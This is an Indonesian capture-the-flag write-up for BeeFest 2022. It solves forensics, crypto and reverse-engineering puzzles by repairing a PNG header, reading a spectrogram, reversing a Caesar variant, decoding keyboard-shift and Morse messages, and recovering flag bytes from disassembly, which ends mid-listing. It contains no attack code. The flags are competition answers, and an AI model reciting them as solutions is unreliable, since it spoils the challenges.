# WRITEUP


## BeeFest 2022

*Rafi Nur Ardiansyah*

# Corrupted

Category : Forensic
Solusi :

Gambar corrupt karena chunk salah


corrupted.png - Hexinator
ile Edit View Grammar Script Window Help
Go To Position
Parse
Results Script
Process Results


ISO_8859-1:1987
Encoding

<none>
Grammar

<none>

```
         00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12
0x00000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 69 68 44 72 00 00 05  .PNG  . ... ihDr...
0x00013 56 00 00 03 00 08 06 00 00 00 CF 3E 3C C2 00 00 00 04 67  V.........Ï><Â....g
0x00026 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00 00 20 63 48 52 4D  AMA..±. üa.... cHRM
0x00039 00 00 7A 26 00 00 80 84 00 00 FA 00 00 00 80 E8 00 00 75  ..z&......ú....è..u
0x0004C 30 00 00 EA 60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00  0..ê`..:....p.ºQ<..
0x0005F 00 06 62 4B 47 44 00 00 00 00 00 00 F9 43 BB 7F 00 00 00  ..bKGD......ùC»....
0x00072 09 70 48 59 73 00 00 00 48 00 00 00 48 00 46 C9 6B 3E 00   pHYs...H...H.FÉk>.
0x00085 00 00 07 74 49 4D 45 07 E6 09 18 0D 34 13 A3 38 6E 44 00  ...tIME.æ . 4.£8nD.
```

Solusinya tinggal replace aja chunk ke IHDR (69684472 -> 49484452)




flag : **BEECTF{yes_chunk_indeed}**

# Sonic the Handsome

Category : Forensic
Solusi :

Saat diputar terdengar suara yang asing dan nampaknya terdapat pesan tersembunyi bila dilihat menggunakan spectrogram.



Sonic Visualiser: file:///C:/Users/rafim/Downloads/sonic.wav (modified)

Global Scroll ☑
Global Zoom ☑
Follow Playback Page

Color Green
Scale dB None
Window 1024 50 % 1x
Bins All Bins Linear


Visible: 0.000 to 4.946 (duration 4.946)

**BEECTF{n0W_Y0u_s3E_m3}**

# Julius Junior JR

Category : Crypto
Solusi :

Diberikan sebuah source seperti ini



```python
#HEY, I'M JULIUS JUNIOR JR.

def encrypt(text,s):
    final_result= ""
    for i in range(len(text)):
        char = text[i]
        if (char.isupper()):
            final_result += chr((ord(char) + s-65) % 26 + 65)
        elif (char.islower()):
            final_result += chr((ord(char) + s - 97) % 26 + 97)
        elif (char.isnumeric()):
            final_result += chr((ord(char) + s - 48) % 10 + 48)
        else:
            final_result += char
    return final_result

text = ""
shift = 3
expected = "EHHFWI{3k_vw4oo_f7qw_diw6u_k6a_f7hvdu_f7hvdu_keq1543}"
text = input("NOOT NOOT!\nWhat's the General passcode?\n") #input here.
if(expected == encrypt(text,shift)):
    print("Yay You got the flag! WooHoo!")
    print(encrypt(text,shift))
else:
    print("Better luck next time! :)")
    print(encrypt(text,shift))
```

Terlihat itu adalah shift cypher tapi ada yang lain karena itu dibagi jadi 3 bagian, upper, lower, dan number. Gara gara ada script enc nya tinggal aku balik aja, memang kelihatan rumit tapi lebih cepat :v

```python
#HEY, I'M JULIUS JUNIOR JR.
import string

def encrypt(text,s):
  final_result= ""
  for i in range(len(text)):
    char = text[i]
    if (char.isupper()):
      final_result += chr((ord(char) + s-65) % 26 + 65)
    elif (char.islower()):
      final_result += chr((ord(char) + s - 97) % 26 + 97)
    elif (char.isnumeric()):
      final_result += chr((ord(char) + s - 48) % 10 + 48)
    else:
      final_result += char
  return final_result

text = string.printable
shift = -3
dict = {i:j for i,j in zip(text,encrypt(text,shift))}
expected = "EHHFWI{3k_vw4oo_f7qw_diw6u_k6a_f7hvdu_f7hvdu_keq1543}"
flag = ''
```


```python
for i in range(len(expected)):
    flag += dict[expected[i]]
print(flag)
```

**BEECTF{0h_st1ll_c4nt_aft3r_h3x_c4esar_c4esar_hbn8210}**

## What is Happening?!

Category : Crypto
Solusi :

Untuk soal ini setelah searching ada yang namanya Keyboard Shift Cypher, lalu aku cari di google untuk decoder nya



Search for a tool
★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'
★ BROWSE THE FULL DCODE TOOLS' LIST
Results
KEYBOARD SHIFT CIPHER
Cryptography › Substitution Cipher › Keyboard Shift Cipher
KEYBOARD SHIFT DECODER
★ KEYBOARD SHIFTED CIPHERTEXT
DECRYPT
See also: Shift Cipher – Keyboard Coordinates – Caesar Cipher

★ KEYBOARD SHIFTED CIPHERTEXT


```
Tuf _oshlo. /d-nus ne ntd- oihde gd/u@ D veshul dg ntulu d-
osfntdsc wuosdscgi/ glew ntulu+tnny-
Q==hldzupceec/uprew=gd/u=h=24[;Kn_mm/RiKu4T;ac7M_D9eyb?
E9LO_=zduv+i-y\-toldsc
```

★ PLAINTEXT EXPECTED LANGUAGE: English
★ KEYBOARD LAYOUT: Automatic Detection
★ SHIFT: Automatic Detection
★ NUMBER OF KEYS/STEPS FOR SHIFT: Automatic Detection
★ USE ONLY ALPHANUMERIC CHARACTERS □

Results: Tuf _oshlo. …dsc

| ↑↓ | ↑↓ |
|---|---|
| dvorak → | Hey Sandra, listen to this audio file I wonder if there is anything meaningful from there? https://drive.google.com/file/d/13OzJtSbblCuJe3Hz-g6BSI8opxLO8R9S/view?usp=sharing |

Ada clue lanjutan untuk mendengar audio tsb, ternyata morse code. Tinggal decode lagi aja pake tools yang ada di google :V, kelamaan kalo manual



This is javascript only morse code listener. Use it with something that emits Morse code as sound or vibrations

Microphone: Listen Stop
Pre-Recorded Audio File Upload Play Stop File: "secretmessage.wav"

Minimum volume -60
Maximum volume -30
Volume threshold 200
WPM 16 □ Manual
Farnsworth WPM 16
Frequency (Hz) 938 □ Manual

Received Data


JANGANBOLOSPRAMUKA

**BEECTF{JANGANBOLOSPRAMUKA}**

## Beefest Article

Category : Reverse
Solusi :

Sesuai deskripsi, pake fitur find di vscode




```
uga berpesan C0ngrat5th1s15tH5mEsSaGEad23ikf29. Peran ke
```

**BEECTF{C0ngrat5th1s15tH5mEsSaGEad23ikf29}**

## Too Easy

Category : Reverse
Solusi :

Waktu di disas main nya terlihat seperti ini




```
gef➤  disass main
Dump of assembler code for function main:
   0x0000000000401550 <+0>:     push   rbp
   0x0000000000401551 <+1>:     mov    rbp,rsp
   0x0000000000401554 <+4>:     sub    rsp,0x60
   0x0000000000401558 <+8>:     call   0x401740 <__main>
   0x000000000040155d <+13>:    lea    rcx,[rip+0x2a9c]        # 0x404000
   0x0000000000401564 <+20>:    call   0x402b78 <printf>
   0x0000000000401569 <+25>:    lea    rax,[rbp-0x40]
   0x000000000040156d <+29>:    mov    rdx,rax
   0x0000000000401570 <+32>:    lea    rcx,[rip+0x2a96]        # 0x40400d
   0x0000000000401577 <+39>:    call   0x402b70 <scanf>
   0x000000000040157c <+44>:    movzx  eax,BYTE PTR [rbp-0x40]
   0x0000000000401580 <+48>:    cmp    al,0x42
   0x0000000000401582 <+50>:    jne    0x40166b <main+283>
   0x0000000000401588 <+56>:    movzx  eax,BYTE PTR [rbp-0x3f]
   0x000000000040158c <+60>:    cmp    al,0x45
   0x000000000040158e <+62>:    jne    0x40166b <main+283>
   0x0000000000401594 <+68>:    movzx  eax,BYTE PTR [rbp-0x3e]
   0x0000000000401598 <+72>:    cmp    al,0x45
   0x000000000040159a <+74>:    jne    0x40166b <main+283>
   0x00000000004015a0 <+80>:    movzx  eax,BYTE PTR [rbp-0x3d]
   0x00000000004015a4 <+84>:    cmp    al,0x43
   0x00000000004015a6 <+86>:    jne    0x40166b <main+283>
   0x00000000004015ac <+92>:    movzx  eax,BYTE PTR [rbp-0x3c]
   0x00000000004015b0 <+96>:    cmp    al,0x54
   0x00000000004015b2 <+98>:    jne    0x40166b <main+283>
   0x00000000004015b8 <+104>:   movzx  eax,BYTE PTR [rbp-0x3b]
   0x00000000004015bc <+108>:   cmp    al,0x46
   0x00000000004015be <+110>:   jne    0x40166b <main+283>
   0x00000000004015c4 <+116>:   movzx  eax,BYTE PTR [rbp-0x3a]
   0x00000000004015c8 <+120>:   cmp    al,0x7b
   0x00000000004015ca <+122>:   jne    0x40166b <main+283>
```

Setelah di lihat lihat lagi ada yang suspicious karena terdapat jne yang berulang

**Jne** adalah fungsi di assembly yang bakalan jump ke suatu tempat jika not equal
**Cmp** adalah fungsi di assembly untuk nge compare kedua 2 value


Nah, kalo ada jne, je, dsb di assembly biasanya di atasnya ada fungsi cmp. Dari sana aku berkesimpulan character yang di compare pasti hasil flag nya.

Sebelum itu, karena BYTE PTR nya tidak urut aku urutin (bukan pijat) jadi spt ini



```
   0x000000000040157c <+44>:    movzx  eax,BYTE PTR [rbp-0x40]
   0x0000000000401580 <+48>:    cmp    al,0x42
   0x0000000000401588 <+56>:    movzx  eax,BYTE PTR [rbp-0x3f]
   0x000000000040158c <+60>:    cmp    al,0x45
   0x0000000000401594 <+68>:    movzx  eax,BYTE PTR [rbp-0x3e]
   0x0000000000401598 <+72>:    cmp    al,0x45
   0x00000000004015a0 <+80>:    movzx  eax,BYTE PTR [rbp-0x3d]
   0x00000000004015a4 <+84>:    cmp    al,0x43
   0x00000000004015ac <+92>:    movzx  eax,BYTE PTR [rbp-0x3c]
   0x00000000004015b0 <+96>:    cmp    al,0x54
   0x00000000004015b8 <+104>:   movzx  eax,BYTE PTR [rbp-0x3b]
   0x00000000004015bc <+108>:   cmp    al,0x46
   0x00000000004015c4 <+116>:   movzx  eax,BYTE PTR [rbp-0x3a]
   0x00000000004015c8 <+120>:   cmp    al,0x7b
   0x00000000004015e8 <+152>:   movzx  eax,BYTE PTR [rbp-0x39]
   0x00000000004015ec <+156>:   cmp    al,0x73
   0x0000000000401610 <+192>:   movzx  eax,BYTE PTR [rbp-0x38]
   0x0000000000401614 <+196>:   cmp    al,0x55
   0x00000000004015f0 <+160>:   movzx  eax,BYTE PTR [rbp-0x37]
   0x00000000004015f4 <+164>:   cmp    al,0x70
   0x0000000000401608 <+184>:   movzx  eax,BYTE PTR [rbp-0x36]
   0x000000000040160c <+188>:   cmp    al,0x33
   0x00000000004015dc <+140>:   movzx  eax,BYTE PTR [rbp-0x35]
   0x00000000004015e0 <+144>:   cmp    al,0x52
   0x0000000000401600 <+176>:   movzx  eax,BYTE PTR [rbp-0x34]
   0x0000000000401604 <+180>:   cmp    al,0x5f
   0x0000000000401618 <+200>:   movzx  eax,BYTE PTR [rbp-0x33]
   0x000000000040161c <+204>:   cmp    al,0x33
   0x0000000000401620 <+208>:   movzx  eax,BYTE PTR [rbp-0x32]
   0x0000000000401624 <+212>:   cmp    al,0x7a
   0x00000000004015f8 <+168>:   movzx  eax,BYTE PTR [rbp-0x31]
   0x00000000004015fc <+172>:   cmp    al,0x5f
   0x0000000000401630 <+224>:   movzx  eax,BYTE PTR [rbp-0x30]
   0x0000000000401634 <+228>:   cmp    al,0x52
   0x0000000000401638 <+232>:   movzx  eax,BYTE PTR [rbp-0x2f]
   0x000000000040163c <+236>:   cmp    al,0x33
   0x0000000000401628 <+216>:   movzx  eax,BYTE PTR [rbp-0x2e]
   0x000000000040162c <+220>:   cmp    al,0x76
